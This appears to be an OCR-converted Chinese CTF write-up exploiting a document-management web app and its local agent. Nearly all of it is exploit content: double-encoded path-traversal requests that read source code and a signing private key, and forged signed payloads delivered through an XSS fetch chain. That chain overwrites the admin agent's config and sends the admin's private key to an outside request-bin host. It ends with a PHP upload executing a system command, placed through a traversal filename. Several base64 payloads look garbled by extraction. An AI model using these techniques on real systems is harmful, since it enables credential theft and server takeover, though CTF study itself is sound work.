 "status": "error",
 "message": "File missing"
}

讀到 .htaccess 後會發現許多 php 檔案的路徑，至此已經可以透過 PHP 檔案內 require、include 等引用資訊逐步將整個網站的 PHP 原始碼讀出來。

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET /downloadFile/../%25252f..%25252f..%25252f..%25252f..%25252fvar/www/html/public/.htaccess HTTP/1.1 2 Host: 192.168.100.203 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 6 Accept-Encoding: gzip, deflate, br 7 Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6 8 Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186 9 Connection:keep-alive 10 11	1 HTTP/1.1 200 OK 2 Date: Sun, 14 Dec 2025 08:49:16 GMT 3 Server: Apache/2.4.65 (Debian) 4 X-Powered-By: PHP/8.2.29 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Content-Disposition: attachment; filename=".htaccess" 9 Content-Length: 764 10 Keep-Alive: timeout=5, max=100 11 Connection: Keep-Alive 12 Content-Type: application/octet-stream 13 14 DirectoryIndex frontend/index.html 15 RewriteEngine On 16 RewriteCond %{REQUEST_FILENAME} -f [OR] 17 RewriteCond %{REQUEST_FILENAME} -d 18 RewriteRule ^ - [L] 19 20 RewriteRule ^api/auth/(.*)\$ api/auth.php [L, QSA] 21 RewriteRule ^api/users/(.*)\$ api/users.php [L, QSA] 22 RewriteRule ^api/documents/(.*)\$ api/documents.php [L, QSA] 23 RewriteRule ^api/agent/files/(.*)\$ api/agent_files.php [L, QSA] 24 RewriteRule ^api/agent/(.*)\$ api/agent.php [L, QSA] 25 RewriteRule ^downloadFile/(.*)\$ downloadFile.php/\$1 [L, QSA] 26 #RewriteRule ^downloadFile\.php\$ downloadFile.php [L, QSA] 27 RewriteRule ^frontend/(.*)\$ frontend/\$1 [L, QSA] 28 RewriteRule ^css/(.*)\$ frontend/css/\$1 [L, QSA] 29 RewriteRule ^js/(.*)\$ frontend/js/\$1 [L, QSA] 30 RewriteRule ^\$ frontend/index.html [L] 31 RewriteRule ^.*\$ frontend/index.html [L] 32

Request

Pretty Raw Hex

1 GET
/downloadFile..%25252f..%25252f..%25252f..%25252f..%25252fvar/www/html/public/downloadFile.php
| HTTP/1.1
2 Host: 192.168.100.203
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
8 Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
9 Connection:keep-alive
10
11

Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Date: Sun, 14 Dec 2025 08:50:35 GMT
3 Server: Apache/2.4.65 (Debian)
4 X-Powered-By: PHP/8.2.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Disposition: attachment; filename="downloadFile.php"
9 Content-Length: 1240
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: application/octet-stream
13
14 <?php
15 declare(strict_types=1);
16
17 require_once __DIR__ . '/../../src/utils.php';
18
19 require_login();
20
21 \$pathInfo = \$_SERVER['PATH_INFO'] ?? '';
22 \$requested = trim(\$pathInfo, '/');
23 if (\$requested === '') {
24 json_response(['status' => 'error', 'message' => 'Missing file parameter'], 400);
25 }

讀取 docker-entrypoint.sh 檔案也可以發現 db_init.php, 裡面有 admin 的密碼, 至此可以取得 admin 帳密。

Request

Pretty Raw Hex

```

1 GET /downloadFile/.%25252f..%25252f..%25252f..%25252fusr/local/bin/docker-entrypoint.sh
HTTP/1.1
2 Host: 192.168.100.203
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
8 Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
9 Connection:keep-alive
10
11

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Sun, 14 Dec 2025 09:26:32 GMT
3 Server: Apache/2.4.65 (Debian)
4 X-Powered-By: PHP/8.2.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Disposition: attachment; filename="docker-entrypoint.sh"
9 Content-Length: 330
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: application/octet-stream
13
14 #!/usr/bin/env bash
15 set -euo pipefail
16
17 DB_PATH="/var/www/html/storage/database.sqlite"
18
19 if [ ! -f "$DB_PATH" ]; then
20   echo "Database not found. Initializing..."
21   php /var/www/html/scripts/db_init.php
22 else
23   echo "Database already exists. Skipping initialization."
24 fi
25
26 chown -R www-data:www-data /var/www/html/storage
27
28 exec "$@"
29

```

系統與元件互動方式

觀察瀏覽器發出的請求紀錄，會發現如果系統要跟元件互動，流程是：前端向後端發送請求->後端驗證請求->後端產出元件 Payload 並簽章->前端將 Payload 送給元件。

Request

Pretty Raw Hex

```

1 POST /api/agent HTTP/1.1
2 Host: 192.168.100.203
3 Content-Length: 26
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
5 Content-Type: application/json
6 Accept: /*
7 Origin: http://192.168.100.203
8 Referer: http://192.168.100.203/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6
11 Cookie: PHPSESSID=be9741ad3960ada545f2dece3cd59186
12 Connection: keep-alive
13
14 {
  "op": "ping",
  "context": {}
}

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Sun, 14 Dec 2025 09:02:34 GMT
3 Server: Apache/2.4.65 (Debian)
4 X-Powered-By: PHP/8.2.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 565
9 Keep-Alive: timeout=5, max=99
10 Connection: Keep-Alive
11 Content-Type: application/json
12
13 {
  "status": "ok",
  "agent_url": "https://127.0.0.1:8443",
  "path": "\/ping",
  "body": {
    "p": [
      "\\"op\\":\\"ping\\",\\"nonce\\":\\"9e41c45490b1f49649d00b27959354b5\\",\\"timestamp\\":\\"2025-12-14T09:02:34+00:00\\"
    ],
    "s": "DwH9i4Uds1BsvOay0PdTGuy7NViVcr1443d8M4T19mr1CSixnXp3Y2BkkvedFhEP9nH/2fcphQYlagkNmGJWukXftz6b0uh+vdRrFFAutV183U8skw50WT+fW2/X+6xcUamCr+29aSQu12V2AD00gBr4K+Y0DzMDQjxtIm8PM/sWcy/vn16xtIwjkis5i8SkF40ntrk8707TX1YohCDEaznWh3BrPQgnhf3c3JFv/p12vk4BkTRa72ocBHeb8ayNkbS7+1NxwtjyPjRi8XgNN/ySsdD4P+KJYV7sBajhd1ri+y67GSPrnxNky/HgBX6Q+DrF/iD9XpcBSNK1IUGxqmRa==",
    "payload": []
  }
},

```

The screenshot shows the NetworkMiner interface with a selected HTTPS request to `https://127.0.0.1:8443/ping`. The `Request Payload` tab is active, displaying the JSON payload sent by the client:

```

{
  "op": "ping",
  "context": {}
}

```

從先前漏洞取得的 PHP 原始碼中可以在 `agent_service.php` 檔案找到後端用來簽章元件 Payload 的 Private Key。

`agent_service.php`

```

function agent_private_key_path(): string
{
    $env = getenv('GOLD_DOC_PRIVATE_KEY_PATH');
    if ($env && $env !== '') {
        return $env;
    }
    return __DIR__ . '/../keys/web_private.pem';
}

```

使用 Path Traversal 漏洞將 Private Key 讀出。

Request		Response			
Pretty	Raw	Hex		Raw	Hex
1 GET	/downloadFile/..%25252f..%25252f..%25252f..%25252fvar/www/html/keys/web_private.pem			1 HTTP/1.1 200 OK	
HTTP/1.1				2 Date: Sun, 14 Dec 2025 09:00:51 GMT	
2 Host: 192.168.100.203				3 Server: Apache/2.4.65 (Debian)	
3 Upgrade-Insecure-Requests: 1				4 X-Powered-By: PHP/8.2.29	
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)				5 Expires: Thu, 19 Nov 1981 08:52:00 GMT	
Chrome/143.0.0.0 Safari/537.36				6 Cache-Control: no-store, no-cache, must-revalidate	
5 Accept:				7 Pragma: no-cache	
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7				8 Content-Disposition: attachment; filename="web_private.pem"	
6 Accept-Encoding: gzip, deflate, br				9 Content-Length: 1704	
7 Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6				10 Keep-Alive: timeout=5, max=100	
8 Cookie: PHPSESSID=be9741ad39600ada545f2dece3cd59186				11 Connection: Keep-Alive	
9 Connection:keep-alive				12 Content-Type: application/octet-stream	
10				13	
				14 -----BEGIN PRIVATE KEY-----	
				15 MIIIEwIBADANBgkqhkiG9w0BAQEFAASCBKYwggSiAgEAAoIBAQCTgYrMjLZ9i79P	

完整利用鏈

觀察網頁與元件互動行為會發現有一個 download 功能，該功能可以把檔案下載到使用者電腦的特定資料夾。在這個功能的 payload 裡面有一個 target_dir 可以指定資料夾的參數，該參數從後端產生時永遠只會是空字串，因此我們沒辦法從後端產生一個可以使用 download 功能在使用者電腦任意寫入的 Payload。

但是我們透過 Path Traversal 已經取得後端用來簽 Payload 的 Private Key，所以我們可以自行產生任何 Payload 並自行用該 Private Key 簽章。

接下來需要思考有了在使用者電腦任意寫入的方式後，要寫入什麼檔案？

觀察網頁介面可以發現有一個重新載入元件的功能，通過逆向元件或是猜測，可以發現該功能會讓元件重新讀取 Config 檔案。

本機元件狀態

Ping 元件

重新載入元件

無法連線：Failed to fetch

元件下載

若無法連線元件，請下載安裝於本機並重新啟動。

[golddoc-agent-docker.tar.gz](#)

Bundled agent package

所以我們可以將使用者電腦內元件的 Config 檔案 (/etc/golddoc-agent/config.json) 內容覆寫，將 user_public_key_path 改成 /etc/golddoc-agent/user_private.pem，然後將元件重新載入，接著透過 ping 會回傳使用者 Public Key 的功能取得使用者的 Private Key。

```
1  {
2      "listen_addr": "0.0.0.0",
3      "listen_port": 8443,
4      "allowed_origin": "http://localhost:8080",
5      "user_private_key_path": "/etc/golddoc-agent/user_private.pem",
6      "user_public_key_path": "/etc/golddoc-agent/user_private.pem", // This line is highlighted in red
7      "web_public_key_path": "/etc/golddoc-agent/web_public.pem",
8      "https_cert_path": "/etc/golddoc-agent/https_server.crt",
9      "https_key_path": "/etc/golddoc-agent/https_server.key",
10     "document_store_dir": "/data/golddoc",
11     "debug_logging": 0
12 }
13
```

你可以透過隨本教學文件附帶的 generate_agent_request.py 產生已簽章的 download / reload / ping 等操作的 Payload，並使用 XSS 漏洞使 Admin 觸發 Admin 電腦上的元件，並取得 Admin 的 Private Key。

透過腳本產生能觸發元件 download 的 XSS payload。

```
python3 generate_agent_request.py --key ./web_private.pem --op download --target
/etc/golddoc-agent/config.json --content-file ./config.json
```

請自行將 web_private.pem 換成儲存後端用來簽章的 Private Key 的路徑。將 config.json 替換成已修改過的 config 的路徑。

```
<img src=x onerror="fetch('https://127.0.0.1:8443/download', {method: 'POST',headers: { 'Content-Type': 'application/json' },body: atob('eyJwIjogIntcIm9wXCI6XCJyZlIxYvIiRcTixIm5vbmlNYC16YCJ1NGIwVmFzJ1wMgM0MnY4NDJmMDI4L2t0ZlWjNw2EwIyLwi_FwidgtZxN0Vh1wXCI6XCiYMD11LTExTE0vDA50jMz0jM1wLwi_fSfIcJzJiJogInZndvFLb1YwD3mNEd3T2NmUHJQMFJ3UzNjt0RLZXJkbG1ZRpmaNHpiUSTtLQvpDb1VjTGZ0T2dNzK9eUGxoQUZkR0FjRTBNTxpsZl9NeTk5c3QwZhIVJY041VTh2czBhZ1TxdLrH4YU1rRnRaThQyBvVzNwP2vUFQTFBDcDRKkZrQbW9UmLdEV59fa2sraQ9QvRUIcjhjYXlqWVrkSnAwHw41S1Lcw0E1oMjdxYUthd2x1QVpIK2xYgJvSVBpHzTRUV2aUnkaFd0YtIvl3R6Q2uvalhQy05zUwVky94xYhWmUsSd1zsL1BKR0Fq13gvxJIRmtkYmpG53ZLNHFwSzU3Zm1Mz0JnVnfLoXLBULsRgdHtWvIyeVNHSDk4U3Q1cnpDWTfcn125nhnbfNwSy9Kom9FU1LRFU1tFdghqNVR2M1ldINXhFzLqd1FLRHLS3dJvUdgz09In0=')});">
```

透過腳本產生能觸發元件 reload 的 XSS payload。

```
python3 generate_agent_request.py --key ./web_private.pem --op reload
```

```
<img src=x onerror="fetch('https://127.0.0.1:8443/reload', {method: 'POST',headers: { 'Content-Type': 'application/json' },body: atob('eyJwIjogIntcIm9wXCI6XCJyZlIxYvIiRcTixIm5vbmlNYC16XCJ1NGIwVmFzJ1wMgM0MnY4NDJmMDI4L2t0ZlWjNw2EwIyLwi_FwidgtZxN0Vh1wXCI6XCiYMD11LTExTE0vDA50jMz0jM1wLwi_fSfIcJzJiJogInZndvFLb1YwD3mNEd3T2NmUHJQMFJ3UzNjt0RLZXJkbG1ZRpmaNHpiUSTtLQvpDb1VjTGZ0T2dNzK9eUGxoQUZkR0FjRTBNTxpsZl9NeTk5c3QwZhIVJY041VTh2czBhZ1TxdLrH4YU1rRnRaThQyBvVzNwP2vUFQTFBDcDRKkZrQbW9UmLdEV59fa2sraQ9QvRUIcjhjYXlqWVrkSnAwHw41S1Lcw0E1oMjdxYUthd2x1QVpIK2xYgJvSVBpHzTRUV2aUnkaFd0YtIvl3R6Q2uvalhQy05zUwVky94xYhWmUsSd1zsL1BKR0Fq13gvxJIRmtkYmpG53ZLNHFwSzU3Zm1Mz0JnVnfLoXLBULsRgdHtWvIyeVNHSDk4U3Q1cnpDWTfcn125nhnbfNwSy9Kom9FU1LRFU1tFdghqNVR2M1ldINXhFzLqd1FLRHLS3dJvUdgz09In0=')});">
```

透過腳本產生能觸發元件 ping 的 XSS payload。

```
python3 generate_agent_request.py --key ./web_private.pem --op ping
```

```
<img src=x onerror="fetch('https://127.0.0.1:8443/ping', {method: 'POST',headers: { 'Content-Type': 'application/json' },body: atob('eyJwIjogIntcIm9wXCI6XCJyZlIxYvIiRcTixIm5vbmlNYC16XCJ1NGIwVmFzJ1wMgM0MnY4NDJmMDI4L2t0ZlWjNw2EwIyLwi_FwidgtZxN0Vh1wXCI6XCiYMD11LTExTE0vDA50jMz0jM1wLwi_fSfIcJzJiJogInZndvFLb1YwD3mNEd3T2NmUHJQMFJ3UzNjt0RLZXJkbG1ZRpmaNHpiUSTtLQvpDb1VjTGZ0T2dNzK9eUGxoQUZkR0FjRTBNTxpsZl9NeTk5c3QwZhIVJY041VTh2czBhZ1TxdLrH4YU1rRnRaThQyBvVzNwP2vUFQTFBDcDRKkZrQbW9UmLdEV59fa2sraQ9QvRUIcjhjYXlqWVrkSnAwHw41S1Lcw0E1oMjdxYUthd2x1QVpIK2xYgJvSVBpHzTRUV2aUnkaFd0YtIvl3R6Q2uvalhQy05zUwVky94xYhWmUsSd1zsL1BKR0Fq13gvxJIRmtkYmpG53ZLNHFwSzU3Zm1Mz0JnVnfLoXLBULsRgdHtWvIyeVNHSDk4U3Q1cnpDWTfcn125nhnbfNwSy9Kom9FU1LRFU1tFdghqNVR2M1ldINXhFzLqd1FLRHLS3dJvUdgz09In0=')});">
```

你可以使用 `fetch().then()` 來串接完整操作，並避免 XSS 影響到自己的元件。

如下圖所示，首先確認身分不是 user1 (避免觸發自己的元件) -> 觸發 download 將 config.json 覆寫 -> 觸發 reload 使元件重新載入，最後執行 ping，並將結果傳出去。(這邊使用 request bin 接收)

這邊可以使用教學文件隨附的 `exp_template.txt`, 將裡面的 `<Download Payload>`、`<Reload Payload>`、`<Ping Payload>` 等 Tag 替換成上一步驟使用腳本產生的 Payload (Agent Request 的 Payload)。並將 `<Request Bin URL>` 等替換成 Request Bin 產生的網址, 或是自行架設的 Web Server。

```
1 <img src=x onerror="fetch('/api/users/me').then(res => {return res.json();}),then(data => {const isUserI = data?.user?.username ===  
'userI';if(!isUserI){fetch('https://127.0.0.1:8443/download', {method: 'POST',headers: { 'Content-Type': 'application/json'},body:  
atob('eyJwIjogIntcIm9wXCI6XCIkb2dub9hZfwlFwibm9Y2C1pcIjY5Yz0YtjydzE3ymZhMWE4MTc1ODA3MzgNjY5ZD0A5XCIsCXj0A1w1c3rbxkbcIjpcIjyMjtmtitMtrumdk6  
MzE6MTRAxCIsXCIJpdGvtc1wi0lt7XCJpzFwi0lwibWfudwfslsLWRvd2s2b2FkXCIsXCjwYXlsb2FkXCi6e1wiZg9jY2lKXCi6McxcmNbRnIbLbnrcIjpcIntcXG4gIfxcXjSaXn0Zw5fYRrk1  
xcXCi6FxcXCIwLjauMC4wXfxciXG4gIfxcXjCsXn0Zw5fcg9ydfxcXCI6Idg0NdmDsFxuICbcxFwiYXsb3d1Zf9vcmlna5Cxfwi0iBcXfwiHr0cdovl2xvY2fsaG9zdo4MdgwFxc  
IixcXG4gIfxcXjC12vY3XbayaZhdGvf2A5V3XbhdGxFwi0iBcXfwi2V0Y9b2XkZg9jLnfNw50L3vZzxJfchJpdmf0S25wzL1FcXfwiLfxcbiAgFxciXnZxJfchVbiGljx2teVw9YX  
RoFxcxIjogFxciXj9ldMgM29sZGrVyy1h2ZvudC91c2vY3XbayaZhdGufUvcFxXfciXG4gIfxcXjCz3JwLfcvbiAgFxciXj9ldMgM29sZGrVyy1h2ZvudC93  
ZwJfcvbiGljLnB1bVxcXCIsXfuicbcXfwiHr0chNfy2VydF9wYXroFxcIjogFxci9ldGMvZ9sZGrVyy1h2ZvudC9odHrwC19zzXjZx2Xiuy3j0XfcIixcXG4gIfxcXjodHrwC19rzX  
1fcGf0AfxcXCI6IfxcXciVxRjl2dvwGrk2MtWld1bnQyaHr0chNfc2VydMvYlmt1eVxcXCIsXfuicbcXfwiZg9jdwl1bnRf3RvmcmVfZg1yXfcIjogFxci9jyKxrHl2wdvGrk2NxFcwi  
LfxcbiAgFxciMriyvnXv2zX2dpbmcfXfwi0iawXfxufXvfcxbwiLfwic2ln1b9jaGfpBvli0ldtfScxInRchmdlf9kaXjciJpcIi9ldGMvZ9sZGrVyy1h2ZvudFliFwizmzsLw5hbwvCij  
pcInVmzbTzqy5c29XuX9X0XlCaicyI6ICjy1VpkUxEx5dEwaTxk0F5cdF2dUmNkHnppmRdXu1PtuCh0BdaVoyxe2NoZzqMdc0ZzsVzvrr2NsMxpnhVThDckvrVtnhdB1V1nmvu9iajdBv  
R0RuaUrma1dmceIjla2Nzs012bHus5ZedtM1Vzt0Nob0ptN0n1ru1nqi9qodfnhdziNdrhrmFkcn1ybuv1qm9PSEIxRktLaDBsaUkvtxiYUGjmNk9MaFzsSy9YnfB4sNq3axMyT1hPeCts0Epjd  
Zky2ExbU85TzK1QmndtrmY3prb3XvnZaTuZtUWvhVzc5M15zd1MdhByE9RTrmtRvVxb2tYzjJhwF3emtoUst50TlrVkvzUjr2MjkrdudkMhp0zWfrekgrz1nq1FpqnhamunjalwMrY2I3  
Uw8rZctd3jv0es5NstM221RjyFzmd5TGFn3JwdQ1Mis3NjxJZMg9PSj9},{}).then(res => {return res.text()}).then(res =>  
{fetch('https://127.0.0.1:8443/reload', {method: 'POST',headers: { 'Content-Type': 'application/json'},body:  
atob('eyJwIjogIntcIm9wXCI6XCIjyZwxvYRcIixcIm5vbnn1lxc16XCIxmwezogrMwzJlmYT0Ym0Zt2ZT1MjBh2YzN1wiLfwidGltZxN0Yw1wXCI6XCIyMD11LTeyLte0Vda50jMz  
OjM4WlwiFsiCjzjogIl1rIzyWzDzT0NjSkuXx1UsdHfwdzK2t1Utrql3pBwDhPvg0dmy1cJzv1WYi30nu4T0r1RdrzSSgrR2Tz0055V13t1KxNFn9nu9V11R0f1MafwGbwmzDz  
ZLZHByWvNvVrJl1c0d2BwBtd0T3A2TzQzTvcTdhbyGbfNSjB6BhQvhdGhDhbVHymx6ZvkzOTNkhvIwDde0eVZDUmVtu2hrBfW4uN85E9EmStCuarwbdu5D1hVQx1vsS9pVvaakN1RkjVwM  
Z3owze1sVxNCUOpzNGRvr1h1V1IVnlowamthcGlyA3zFaFpkS1AyT3FolXfzTrjeplw2ukd1z1RyNtrytwnheHn0ZgJrzfb2sun0mcTbq31sAerL6BQuhnjmgdvQvpzLey03rvzuhzthzjmt  
I2RuyrV1Ay0xLuItqcZrVa0Vyr1joeUjuVuXqIqT09In0='},{}).then(res => {fetch('https://127.0.0.1:8443/ping', {method:  
'POST',headers: { 'Content-Type': 'application/json'},body:  
atob('eyJwIjogIntcIm9wXCI6XCIjwai5nXCIsXjCJu25jZwly1wi0Lw0DjhjWt0Zdc4MgZ1jz1z0WfkNjR1n2M0NzY20ta1ZmnciixcInRpblwVzdGftcfwi0LwiMjAyNs0xMi0xNfqwoTo1ndow  
N1pcIn0ilcaicyI6ICjTRFp4bnjhUutYbjjhZ2drd1EveFhpwhnUYWytTs2b0tLe1a0chnpuzzyVtnsZz1Vndmrmf1M1tdaxdkruQyUDMyZu1mbzvbdjwsutwSt4yZvJvqnZq3ZpcfpLaD  
1rahnyslpv0Eubxpbp3MvguuZ6b21mT0tDmctjv0RntrntiUzg0VlfdsuNtNi9nYuZwkJewhG5LrdeMw0Q090uQ1gxldfNbEfSqcwUFb6dxdbm3Jmf1rvwQ1anZ3m9iVf03e1lmenNyv9y  
Tjz1Nm1u5VctY1Qxa1w4ukNfzdkf0s5Qy0tqMjdEouPzU2cwTffMrdPb014uldEvzY205jnKzunZ24UVbxNthhdC3MuTns8rM8C8xG1jckZ6Mnk1Tnc0eUdnUmR1eXrteIyubvBss90se  
xwah04RuIry21XajNtFrkd3NmNtuTT1segc9PSj9},{}).then(res => {return res.text()}).then(data =>  
{fetch('https://www.pipedream.net?d=\${\[data\]}')}));});>
```

可以發現 Admin 的 Private Key 被傳送出來。

RequestBin v1 Active

Edit with AI Edit

LIVE EVENTS	36PF5F4BDAMAVK0LZ3DQ9VCWDMT
今天	<p>Exports Inputs Logs Details</p> <p>steps.trigger {2}</p> <ul style="list-style-type: none">context {19}event {6}method: GETpath: /query {1}d<ul style="list-style-type: none">{"status": "ok", "user_public_key": "-----BEGIN PRIVATE KEY-----\nMIIEvgIBADANBgkqhkiG9w0BAQEFAASCBkgwgSkAgEAAoIBAQDWzodP9yuAbb74\nnMHOS0ie00cr\n6WUPKj40kdUgfgeXxDI4cCUVJytYkyXjy\ncF1nfSKkJGyLSSios\nnDMuQJXcdC67R3NBbxmMUMI01IBgX/gNMoXINdP7QnEJfcis5zPYLEYv4KP\nIPkKHn6MwhGfnvS2eHTTvHxuXv1k4fOLuQMHkZ40jbuHc7Iun3m38BziHEbwNkijMz1534\nnHOEhNo

接著使用先前取得的 Admin 帳號密碼登入後可以發現管理員可以上傳元件檔案。但是檔案需要簽章。

管理員：上傳元件檔案

請先使用簽章腳本為檔案產生簽章，再一併上傳。

1. 下載簽章腳本：[sign_agent_file.sh](#)
2. 在可存取私鑰的機器上執行：
chmod +x sign_agent_file.sh
../sign_agent_file.sh -k /path/to/user_private.pem -o agent.sig agent.tar.gz
3. 上傳元件檔案與產生的 `.sig` 檔案。

元件檔案

選擇檔案 [readflag.php](#)

簽章檔案

選擇檔案 [readflag.php](#)

描述

如：Linux x86_64 版本

由 `scripts/sign_agent_file.sh` 產出，副檔名通常為 `.sig`。

[上傳元件](#)

上傳失敗：元件檔案簽章無效

根據說明，我們可以使用網頁提供的 `sign_agent_file.sh` 以及我們取得的 `admin` 的 Private Key 進行簽章。製作一個 `readflag.php` 檔案，並簽章上傳。

```
1 | <?php system("/readflag");
```

```
./sign_agent_file.sh -k user_private.pem readflag.php
Signature written to readflag.php.sig
```

可發現成功上傳，但是此時的 PHP 檔案不在可以直接從網頁存取執行的地方。

元件下載

若無法連線元件，請下載安裝於本機並重新啟動。

[readflag.php](#)

[golddoc-agent-dockertar.gz](#)

Bundled agent package

管理員：上傳元件檔案

請先使用簽章腳本為檔案產生簽章，再一併上傳。

1. 下載簽章腳本：[sign_agent_file.sh](#)
2. 在可存取私鑰的機器上執行：
chmod +x sign_agent_file.sh
../sign_agent_file.sh -k /path/to/user_private.pem -o agent.sig agent.tar.gz
3. 上傳元件檔案與產生的 `.sig` 檔案。

元件檔案

選擇檔案 未選擇任何檔案

簽章檔案

選擇檔案 未選擇任何檔案

描述

如：Linux x86_64 版本

由 `scripts/sign_agent_file.sh` 產出，副檔名通常為 `.sig`。

[上傳元件](#)

上傳成功，下載清單已更新。


觀察上傳元件的程式碼可以發現它使用 full_path 參數來取得檔案名稱，此參數可以插入 .. 来達到 Path Traversal。

```
function agent_files_upload(): void
{
    ensure_method('POST');
    $user = require_role('admin');
    if (!isset($_FILES['file']) || $_FILES['file']['error'] !== UPLOAD_ERR_OK) {
        json_response(['status' => 'error', 'message' => 'File upload failed'], 400);
    }
    if (!isset($_FILES['signature']) || $_FILES['signature']['error'] !== UPLOAD_ERR_OK) {
        json_response(['status' => 'error', 'message' => 'Signature file upload failed'], 400);
    }
    $description = trim($_POST['description'] ?? '');
    $originalName = $_FILES['file']['full_path'];
    $storageDir = __DIR__ . '/../storage/uploads';
    if (!is_dir($storageDir)) {
        mkdir($storageDir, 0775, true);
    }
    $storedName = uniqid('agent_', true) . '_' . $originalName;
    $targetPath = $storageDir . '/' . $storedName;
    $publicKey = get_user_public_key((int)$user['id']);
    verify_agent_file_signature($_FILES['file']['tmp_name'], $_FILES['signature']['tmp_name'], $publicKey);
    if (!move_uploaded_file($_FILES['file']['tmp_name'], $targetPath)) {
        json_response(['status' => 'error', 'message' => 'Unable to store file'], 500);
    }
    $pdo = golddoc_db();
    $stmt = $pdo->prepare('INSERT INTO agent_files (name, stored_path, description) VALUES (:name, :path, :desc)');
    $stmt->execute([
        ':name' => $originalName,
        ':path' => $storedName,
        ':desc' => $description
    ]);
    json_response(['status' => 'ok', 'file' => ['name' => $originalName, 'description' => $description]]);
}
```

透過上傳元件的 Path Traversal 我們可以將 readflag.php 上傳到可直接存取的位置。

Request	Response
<pre>Pretty Raw Hex</pre> <p>1 POST /api/agent/files HTTP/1.1 2 Host: 192.168.100.203 3 Content-Length: 676 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryLNRNBJMkmxBMNycq 6 Accept: */* 7 Origin: http://192.168.100.203 8 Referer: http://192.168.100.203/ 9 Accept-Encoding: gzip, deflate, br 10 Accept-Language: en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7,zh-CN;q=0.6 11 Cookie: PHPSESSID=057ef352f1a7b82946a54880559891c4 12 Connection: keep-alive 13 14 -----WebKitFormBoundaryLNRNBJMkmxBMNycq 15 Content-Disposition: form-data; name="file"; filename="../../../../public/frontend/js/readflag.php" 16 Content-Type: application/octet-stream 17 18 <?php system("/readflag"); 19 -----WebKitFormBoundaryLNRNBJMkmxBMNycq 20 Content-Disposition: form-data; name="signature"; filename="readflag.php.sig" 21 Content-Type: application/octet-stream 22 23 :XK 24 Eg5_9_0_EA%\$ UO-~Y>%&k`y~eW=Bz0y0i(NIT0lzo0f us~enq00(EU%b:0;a~\$e---`>U~V# ueao0%`+~aepiAA in#A<u>u Z5zi^En^Rg:±Ya µ XPfV<%@aqui¶Uy0-~7 <bAPV..cñ·sfjE-E(QifU, Y&-0:sr*#K` b"fy0Nai=g0,1%δ YOp±EU Oññ` %ix, "n=g%WS0=kéQññ_A`6~*# 25 -----WebKitFormBoundaryLNRNBJMkmxBMNycq--</u></p>	<pre>Pretty Raw Hex Render</pre> <p>1 HTTP/1.1 200 OK 2 Date: Sun, 14 Dec 2025 10:42:21 GMT 3 Server: Apache/2.4.65 (Debian) 4 X-Powered-By: PHP/8.2.29 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Content-Length: 99 9 Keep-Alive: timeout=5, max=100 10 Connection: Keep-Alive 11 Content-Type: application/json 12 13 { "status": "ok", "file": 